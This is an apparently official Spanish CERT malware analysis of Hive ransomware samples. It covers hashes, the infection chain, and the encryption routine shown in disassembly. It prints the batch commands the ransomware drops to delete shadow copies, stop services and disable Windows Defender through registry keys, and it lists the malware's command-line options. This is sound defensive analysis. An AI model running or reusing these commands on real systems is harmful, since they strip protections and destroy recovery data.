Estudio del análisis de Hive

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD
017
incibe cert_

Diciembre 2021

INCIBE-CERT_ESTUDIO_ANALISIS_HIVE_2021_v1

Índice

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

1. Sobre este estudio

Este estudio contiene los resultados del análisis conducido sobre distintas muestras en sus distintas versiones del *software* de cifrado del grupo de *ransomware* referido como “Hive”, obtenidas de fuentes públicas o semipúblicas. El objetivo del estudio reside en reunir la información necesaria para poder identificar las características propias del código dañino de esta familia, así como su comportamiento.

Las acciones realizadas para su elaboración comprenden un análisis estático y dinámico dentro de un entorno controlado, junto con una comparación de resultados entre las muestras obtenidas. En cuanto a la metodología seguida, en primer lugar, para la realización del análisis estático, se ha utilizado *PEStudio* y *PEBear*, de donde se ha podido extraer el lenguaje de programación o *packer* utilizado (dependiendo del caso), así como cadenas de texto con comandos de las muestras. Para desempaquetar las muestras se ha utilizado el mismo *software* de empaquetado, UPX. Tras esto, se ha procedido a un análisis dinámico en mayor profundidad, depurando el código paso a paso con IDA Pro en un entorno virtualizado, al que se le simula conectividad a Internet con una segunda máquina Linux, ejecutando *INetSim* y configurada como *router* y como servidor DNS, al tiempo que se monitoriza el sistema Windows en el que se ejecuta, mientras se depura y se monitoriza paralelamente mediante *Sysmon*, *Procmon* y *ProcessHacker*, los cuales permiten perfilar todas las interacciones de la amenaza con el sistema.

2. Organización del documento

Este documento consta de una parte 3.- Introducción en la que se expone el tipo de amenaza que representa el código dañino *ransomware* de Hive, mencionando su principal finalidad, así como algunas características.

A continuación, en el apartado 4.- Informe técnico se recogen los resultados de los análisis dinámicos y estáticos sobre las muestras obtenidas, así como las observaciones comparativas. En el final de este mismo apartado se añade también información relevante sobre el grupo que opera tras este código dañino.

Finalmente, el apartado 5.- Referencias aporta las referencias consultadas a lo largo del análisis.

Adicionalmente, el documento cuenta con dos anexos: en el Anexo 1: Indicadores de compromiso (IOC) se recoge el indicador de compromiso (IOC), y el Anexo 2: Reglas de detección consta de las reglas de Yara y Sigma para la detección en disco o en memoria de muestras desempaquetadas de esta familia.

3. Introducción

El código dañino de Hive *ransomware* representa una amenaza para todos los usuarios, ya que implementa las funcionalidades de cifrado de la información de un equipo infectado, imposibilitando la recuperación de los datos de forma sencilla. El grupo de individuos, que operan tras este código dañino, trata de llevar a cabo una extorsión para la recuperación de dicha información, exigiendo un pago y amenazando con publicar parte de la información robada en el blog que exponen a través de la red Tor, en el caso de no acceder al pago exigido.

Las muestras de código dañino se encuentran empaquetadas mediante el *software* UPX y están implementadas en el lenguaje de programación Golang. Gracias a este análisis se ha podido confirmar que el grupo continúa desarrollando las funcionalidades del *software* de cifrado, el cual utiliza un algoritmo propio para su tarea principal. Asimismo, se ha podido estudiar y comparar el comportamiento de cada una de las versiones identificadas, siendo diferenciadas en un total de tres versiones diferentes.

4. Informe técnico

A continuación, se detalla la información obtenida durante el análisis de las muestras.

4.1. Características generales

Nombre de referencia	Aparición en VirusTotal	Sha256
Hive.exe	26-06-2021	e1a7ddbf735d5c1cb9097d7614840c00e5c4d5107fa687c0ab2a2ec8948ef84e
Hive2.exe	18-07-2021	612e5ffd09ca30ca9488d802594efb5d41c360f7a439df4ae09b14bce45575ec
Hive3.exe	25-06-2021	77a398c870ad4904d06d455c9249e7864ac92dda877e288e5718b3c8d9fc6618
Hive4.exe	22-07-2021	50ad0e6e9dc72d10579c20bb436f09eeaa7bfdbcb5747a2590af667823e85609
Hive5.exe	01-07-2021	88f7544a29a2ceb175a135d9fa221cbfd3e8c71f32dd6b09399717f85ea9afd1
Hive6.exe	14-07-2021	1e21c8e27a97de1796ca47a9613477cf7aec335a783469c5ca3a09d4f07db0ff
Hive7.exe	02-09-2021	321d0c4f1bbb44c53cd02186107a18b7a44c840a9a5f0a78bdac06868136b72c
Hive8.exe	02-08-2021	67ab2abe18b060275763e1d0c73d27c1e61b69097232ed9d048d41760a4533ef
Hive9.exe	08-11-2021	b1bfc90de9dcea999dedf285c3d3d7e1901847d84ec297224a0d82720d0ed501

Tabla 1. Resumen de muestras de ransomware Hive obtenidas

La primera muestra de Hive fue subida a VirusTotal el día 25 de junio de 2021 (*Hive.exe*), siendo esta muestra la más antigua publicada de esta familia de *ransomware*, que se dio a conocer en la primera mitad de ese mismo mes. Al respecto de las referencias temporales para cada muestra, cabe destacar que en ninguna de ellas aparece un valor en el campo de la cabecera relativo a la fecha de compilación, por lo que se ha empleado como referencia temporal la fecha de publicación en la plataforma de VirusTotal.

Las muestras del *ransomware* Hive están desarrolladas en el lenguaje de programación conocido como “Golang” o “Go”, y compiladas tanto para arquitecturas de 32-bit como de 64-bit. Además, a excepción de la muestra pública más reciente que se ha obtenido (Hive9.exe), todas las versiones se encuentran comprimidas mediante el empaquetador de ejecutables UPX. A pesar de su reciente aparición, se ha comprobado que el *software* de cifrado se encuentra en continuo desarrollo, ya que se han identificado ligeras variaciones entre las primeras muestras publicadas y las más recientes. Entre las distintas variaciones, se ha observado que la principal funcionalidad de las muestras permanece igual, situando las principales diferencias en detalles sobre el comportamiento del cifrado, configurables a través de parámetros aportados en línea de comandos. Un ejemplo de esto es la posibilidad

de sobrescribir el espacio libre del equipo infectado o de ignorar ficheros con una antigüedad especificada.

Si bien todas las muestras publicadas estaban compiladas para sistemas operativos Windows, hasta octubre de 2021 no se habían registrado muestras públicas para cifrado en Linux, pero sí se conocía desde el mes anterior que el grupo ya había implementado versiones de su *software* de cifrado para entornos Linux, según un informe publicado por Netskope.

4.2. Procedimiento de infección

Según la información publicada hasta la fecha sobre el grupo de operadores, la principal vía de entrada es obtenida mediante *phishing* o *spear phishing*, si bien es cierto que esta ha podido variar en determinados casos. Tras el acceso inicial, se conoce que el grupo empleará una herramienta de control remoto, tomando como preferencia Cobalt Strike, y utilizando ConnectWise como segunda opción, en el caso de no conseguir ejecutar un *payload* de Cobalt Strike. Después de haber establecido la persistencia mediante alguna de las herramientas mencionadas, y haber conseguido los movimientos laterales deseados por el atacante, se utilizarán las mismas herramientas para lanzar a ejecución el *software* de cifrado del *ransomware* Hive.

4.3. Análisis detallado

Como se ha mencionado, las muestras suelen encontrarse empaquetadas mediante la herramienta de código abierto UPX. Aunque las muestras de *ransomware* en sí mismas no implementan capacidades de antianálisis, el empaquetado de las mismas mediante UPX se ha llevado acabo aplicando un parámetro que destruye algunos elementos de la cabecera del ejecutable, de tal forma que no es posible ejecutarlo en su forma descomprimida. No obstante, para posibilitar la ejecución y, por tanto, el análisis dinámico de la muestra desempaquetada, se ha manipulado dicha cabecera, corrigiendo el único "fallo" provocado por UPX relevante para posibilitar su ejecución. Se ha observado que otras cabeceras han sido modificadas, pero no afectan ni a la ejecución ni al resto de su comportamiento, por lo que no se ha focalizado su estudio en este análisis.



Ilustración 1. Arreglo de cabecera PE para análisis dinámico

Las primeras versiones de la familia de *ransomware* vuelcan dos ficheros de *scripting* en el directorio en el que son ejecutadas. El fichero "hive.bat" implementa la sencilla tarea de intentar eliminar el ejecutable cada segundo, de tal forma que, mientras se encuentre en ejecución, no será posible, y una vez finalice, podrá borrarlo del equipo infectado con éxito. El otro fichero, "shadow.bat", se encarga de ejecutar el comando "vssadmin.exe delete

shadows /all /quiet" para eliminar las *shadow copies* del equipo infectado, y autoeliminarse inmediatamente.

```
:Repeat
timeout 1 || sleep 1
del "C:\Users\Lucas\Desktop\hive_0.exe"
if exist "C:\Users\Lucas\Desktop\hive_0.exe" goto Repeat
del "hive.bat"
```

Ilustración 2. Contenido del fichero hive.bat volcado en disco por la muestra Hive3.exe

```
vssadmin.exe delete shadows /all /quiet
del shadow.bat
```

Ilustración 3. Contenido del fichero shadow.bat volcado en disco por la muestra Hive3.exe



Ilustración 4. Árbol de procesos de la muestra Hive3.exe donde se muestra hive.bat en ejecución

En las muestras más actuales han tratado de evitar los volcados de estos ficheros, prescindiendo de la funcionalidad de borrado del ejecutable e integrando el borrado de las *shadow copies*, que el binario realizará mediante llamadas directas a vssadmin.exe y el uso de WMI. No obstante, existe también una versión intermedia (vista en agosto de 2021), que todavía pasa por volcar un fichero temporalmente, esta vez con un nombre aleatorio y concentrando todo el conjunto de actividad inmediatamente previa al cifrado.

```
@echo off
sc stop "LanmanWorkstation"
sc stop "SamSs"
sc delete "LanmanWorkstation"
sc delete "SamSs"
rem XuhqvBFGijCNqFLPWRckuG54YjZEHCKV
rem reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
rem 1BWiE
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
rem CaAMz
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
rem Gxhcn
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
rem 9PvzC
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
rem xWrpT
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
rem xV5fC
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
rem Q6EsP
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
rem sqY9D
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
rem 8i1UT
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
rem CmtAE
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
rem E9TVK
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
rem bnP7i
```

Ilustración 5. Script de volcado en disco por Hive8.exe

Otra diferencia respecto de las primeras variantes frente a las nuevas versiones detectadas a partir de agosto de 2021, es el *log* del proceso, el cual se muestra en un terminal para las nuevas variantes, mientras que en las primeras, por defecto no se muestra en pantalla ningún tipo de *log*:



Ilustración 6. Log en terminal mostrado por las versiones más recientes del ransomware

No obstante, la diferencia principal que se percibe a priori entre las diferentes versiones reside en los parámetros de configuración para el proceso de cifrado, a través de los cuales se especifica el comportamiento que ha de tener dicho proceso, acorde a las funcionalidades implementadas. Algunos de los parámetros aceptados en distintas variantes, así como sus valores por defecto, se muestran a continuación en supuesto orden cronológico, según la versión del *ransomware* Hive:



Ilustración 7. Ayuda mostrada por la muestra Hive3.exe



Ilustración 8. Ayuda mostrada por la muestra Hive6.exe



Ilustración 9. Ayuda mostrada por la muestra Hive9.exe

Parámetro	Descripción
-kill	Listado de procesos a ser terminados por la muestra, procesado como expresión regular. Distinto por defecto según la versión.
-skip	Listado de nombres de fichero a ser ignorados en el proceso de cifrado, también definidos como expresión regular. Por defecto ficheros con extensión ".lnk".
-skip-before	Fecha limite a partir de la cual no se cifrarán ficheros con fecha de creación más antigua. Por defecto 5 años antes que la fecha actual en el momento de la ejecución.
-stop	Listado de servicios a ser detenidos por la muestra, procesado como expresión regular. Distinto por defecto según la versión.
-t	Numero de hilos distinto para influir en el tiempo o recursos durante el proceso de cifrado. Por defecto 10 hilos.
-no-wipe / -no-clean (según versión)	Opción para no sobrescribir el espacio libre del disco, tras terminar el cifrado de ficheros. Por defecto esta acción está habilitada y creará ficheros del mismo tamaño en el volumen principal hasta llenar el disco para evitar posibles recuperaciones de ficheros.
-grant	Otorgar permisos a todos los ficheros

Tabla 2. Conjunto de parámetros aceptados por las variantes del ransomware Hive

La ayuda mostrada en el terminal, junto con los distintos parámetros configurables por línea de comandos, podría ser un indicio de que se trata de un servicio de *ransomware* operado por humanos.

En todos los casos existe un conjunto de instrucciones de preinicialización dentro de la función *main*, que recoge la configuración del proceso, teniendo en cuenta los parámetros con los que se ha lanzado a ejecución o aplicando los parámetros por defecto.

```
mov     [esp+7Ch+var_7C], ecx
lea     ecx, aKill      ; "kill"
mov     [esp+7Ch+var_78], ecx
mov     [esp+7Ch+var_74], 4
lea     ecx, aMspubMsdesktop ; "mspub|msdesktop"
mov     [esp+7Ch+var_70], ecx
mov     [esp+7Ch+var_6C], 0Fh
lea     ecx, aRegexpToMatchN ; "Regexp to match names of processes to k"...
mov     [esp+7Ch+var_68], ecx
mov     [esp+7Ch+var_64], 3Ch ; '<'
call    flag___ptr_FlagSet__String
nop
mov     eax, [esp+7Ch+var_60]
mov     [esp+7Ch+var_3C], eax
mov     ecx, dword_61DE10
mov     [esp+7Ch+var_7C], ecx
lea     ecx, aSkip      ; "skip"
mov     [esp+7Ch+var_78], ecx
mov     [esp+7Ch+var_74], 4
lea     ecx, aLnk       ; "\\.lnk"
mov     [esp+7Ch+var_70], ecx
mov     [esp+7Ch+var_6C], 5
lea     ecx, aRegexpToMatchF ; "Regexp to match filenames to skip, case"...
mov     [esp+7Ch+var_68], ecx
mov     [esp+7Ch+var_64], 33h ; '3'
call    flag___ptr_FlagSet__String
nop
```

Ilustración 10. Procesado de los parámetros aceptados por comando

Tras esta preinicialización se llama a la función encryptor.NewApp(), que verdaderamente iniciará la configuración y preparará el proceso para proceder al cifrado. En el interior de esta función se genera una clave aleatoria que será la que utilice para el cifrado de la información del equipo infectado.



Ilustración 11. Función de inicialización de la configuración del proceso

Si observamos la Ilustración 11, además de encontrar la llamada a la función responsable de generar la clave aleatoria, se aprecia cómo se carga en memoria el propio contenido de la nota de rescate, en la que se aporta un usuario y contraseña para su portal de negociación de la extorsión. Esto es indicativo de que cada construcción de cada muestra lleva asociado a priori la información de acceso a dicho portal.

Una vez se ha iniciado la configuración, el grueso del proceso comienza su actividad mediante la llamada a App.Run(), que a su vez llama en primer lugar a la función App.ExportKey(), y que será la función encargada de cifrar la clave aleatoria generada.

```
mov     qword ptr [rsp+110h+var_38], rax
lea     rcx, off_5AB0B0 ; "Exporting the key"
mov     qword ptr [rsp+110h+var_38+8], rcx
lea     rcx, [rsp+110h+var_38]
mov     [rsp+110h+var_110], rcx
mov     [rsp+110h+var_108], 1
mov     [rsp+110h+var_100], 1
call    log_Println
call    google_com_config_pubkeys_RSAPublicKeys
mov     rax, [rsp+110h+arg_0]
mov     rcx, [rax]
mov     rdx, [rax+8]
mov     rbx, [rax+10h]
mov     rsi, [rsp+110h+var_110]
mov     rdi, [rsp+110h+var_108]
mov     r8, [rsp+110h+var_100]
mov     [rsp+110h+var_110], rcx
mov     [rsp+110h+var_108], rdx
mov     [rsp+110h+var_100], rbx
mov     qword ptr [rsp+110h+var_F8], rsi
mov     qword ptr [rsp+110h+var_F8+8], rdi
mov     [rsp+110h+var_E8], r8
call    google_com_keys_PrimaryKey_Export
mov     rax, [rsp+110h+var_E0]
```

Ilustración 12. Fragmento de las instrucciones para el cifrado de la clave generada

Para el cifrado de la clave generada se utiliza el cifrado RSA-OAEP con una clave pública embebida en el código. A continuación, esta clave cifrada se guardará en un fichero en la raíz del volumen principal (habitualmente C:\) del equipo infectado, recibiendo como nombre de fichero el *hash* md5 de dicha clave ya cifrada, convertida a base64 utilizando un alfabeto especifico ([A-Z][a-z][0-9]_-), concatenado con las extensiones .key + .[extensión de cifrado].



Ilustración 13 . Fragmento de instrucciones para volcar la clave cifrada en disco

Finalmente, las llamadas consecuentes llevarán a cabo la actividad descrita al inicio del análisis, cuyo contenido variará en función de la versión. En el caso de la muestra analizada a fondo (Hive4.exe), por ejemplo, las funciones App.RemoveItself() y App.RemoveShadowcopies() se encargarán de volcar en disco y ejecutar los ficheros .bat, que se encargarán tanto del borrado de las *shadow copies* como de la eliminación de la propia muestra de *ransomware* una vez terminada su ejecución.



Ilustración 14. Conjunto de llamadas para la actividad principal del ransomware

En la llamada a la función App.EncryptFiles() no será donde realmente se cifre la información, sino que en el interior de esta función se realizarán las llamadas a los correspondientes hilos, aportando como parámetro la dirección de la función App.encryptFilesGroup(), que ejecutarán los distintos hilos en paralelo para cifrar el equipo infectado por bloques de ficheros (siendo 10 hilos el número por defecto para aquellas variantes que admiten especificar este valor).



Ilustración 15. Creación de hilos para cifrado

En el interior de esta función se llamará a otra más, App.EncryptFile(), dentro de la cual, primero se renombrará el fichero que se va a cifrar, y después se llamará a la función que es realmente responsable de cifrar su contenido.

Ilustración 16. Llamadas a funciones de renombrado y cifrado

Tal y como se muestra en la ilustración 16, la función final encargada del cifrado recibe el nombre de PrimaryKey.EvaluateSpottedFile() e implementa un algoritmo de cifrado de desarrollo propio relativamente grande, que emplea la clave de 10MB previamente generada.

Por último, resulta importante matizar que las propias muestras de *ransomware* no realizan ningún tipo de contacto con un servidor de mando y control, al tratarse del eslabón final de un compromiso y posterior ataque de *ransomware*.

4.4. Actualizaciones en las muestras más recientes

La muestra más reciente conocida de este grupo es la siguiente:

Muestra analizada		
Nombre de referencia	**Fecha de publicación**	**Hash sha256**
Hive9.exe	08-11-2021	b1bfc90de9dcea999dedf285c3d3d7e1901847d84ec297224a0d82720d0ed501

Tabla 3. Conjunto de parámetros aceptados por las variantes del ransomware Hive

Se ha llevado a cabo un análisis en mayor profundidad de esta muestra a fin de profundizar en el análisis y documentar las diferencias y novedades respecto de las muestras previamente analizadas.

